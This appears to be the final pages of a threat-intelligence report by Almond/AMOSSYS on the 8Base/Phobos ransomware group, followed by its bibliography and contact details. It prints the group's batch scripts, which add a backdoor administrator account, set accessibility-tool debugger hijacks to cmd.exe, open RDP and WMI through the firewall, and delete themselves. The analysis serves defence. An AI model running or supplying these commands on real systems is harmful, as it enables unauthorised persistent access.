start /d c:\temp\AntiRecuvaDbDEL.ex_
```

start.bat content

```
net user support Qw123!@# /add
net localgroup Administrators support /add
net localgroup «Remote Desktop Users» support /add
timeout 3
```

newuser.bat content

```
REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\HelpPane.exe» /f /v Debugger /t REG_SZ /d «%windir%\system32\cmd.exe»
REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\utilman.exe» /f /v Debugger /t REG_SZ /d «%windir%\system32\cmd.exe»
REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\Magnify.exe» /f /v Debugger /t REG_SZ /d «%windir%\system32\cmd.exe»
REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\sethc.exe» /f /v Debugger /t REG_SZ /d «%windir%\system32\cmd.exe»
del zam.bat
```

zam.bat content

```
Reg query «HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp»
/v PortNumber
pause
Del RDPport.bat
```

RDPport.bat content

```
netsh advfirewall firewall add rule name=»rdp» dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group=»windows management instrumentation (wmi)» new
enable=yes
reg add «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /v fDenyTSConnections
/t REG_DWORD /d 0 /f
del openrdp.bat
```

openrdp.bat content

BIBLIOGRAPHY

Bogati, Anish. 2023. Logpoint. « Emerging Threat: Defending Against 8base - Uncovering Their Arsenal and Crafting Responses ».

Cimpanu, Catalin. 2021. The Record. « Builder for Babuk Locker ransomware leaked online ».

Cozens, Bill. 2019. Threat Down. « A deep dive into Phobos ransomware ».

Darkfeed (@ido_cohen2).

PHoury, Julien. 2024. Airbus. « Uncovering Cyber Intruders: A Forensic Deep Dive into NetScan, Angry IP Scanner, and Advanced Port Scanner ».

Intel Cocktail. « 8BASE Ransomware Group Interview: "We Are Honest and Simple Pentesters" ».

Krebs on Security. 2023. « Who's Behind the 8Base Ransomware Website? ».

Malpedia. « Phobos ».

Martin, Alexander. 2023. The Record. « Cybercrime gangs now deploying ransomware within 24 hours of hacking victims ».

Scozzari, Sofia. 2023. Hackmanac. « 8BASE, the newly discovered ransomware gang ».

Sekonya, Nkata. Nyawasha, Daryl. 2024. Cybercom. « Phobos - Cyber Threat Intelligence ».

SentinelOne. « 8Base ».

Snyder, Deborah. 2023. VMware Security Blog. « 8Base Ransomware: A Heavy Hitting Player ».

Ransomware Live. « 8base ».

Ransom Look. « 8base details ».

Toulas, Bill. 2023. BleepingComputer. « 8Base Ransomware Gang Escalates Double Extortion Attacks in June ».

Uzun, Tansu. 2023. SOCRadar Cyber Intelligence Inc. « Dark Web Profile: 8Base Ransomware ».

Venere, Guilherme. 2023. «A deep dive into Phobos ransomware, recently deployed by 8Base group ».

Venere, Guilherme. 2023. «Understanding the Phobos affiliate structure and activity».

MOVE
FORWARD
WE’LL
WATCH
YOUR
BACK

Almond • AMOSSYS

PARIS_
STRASBOURG_
NANTES_
RENNES_
LYON_
GENEVA_

THANK YOU

contact@almond.eu
+33 1 46 48 26 00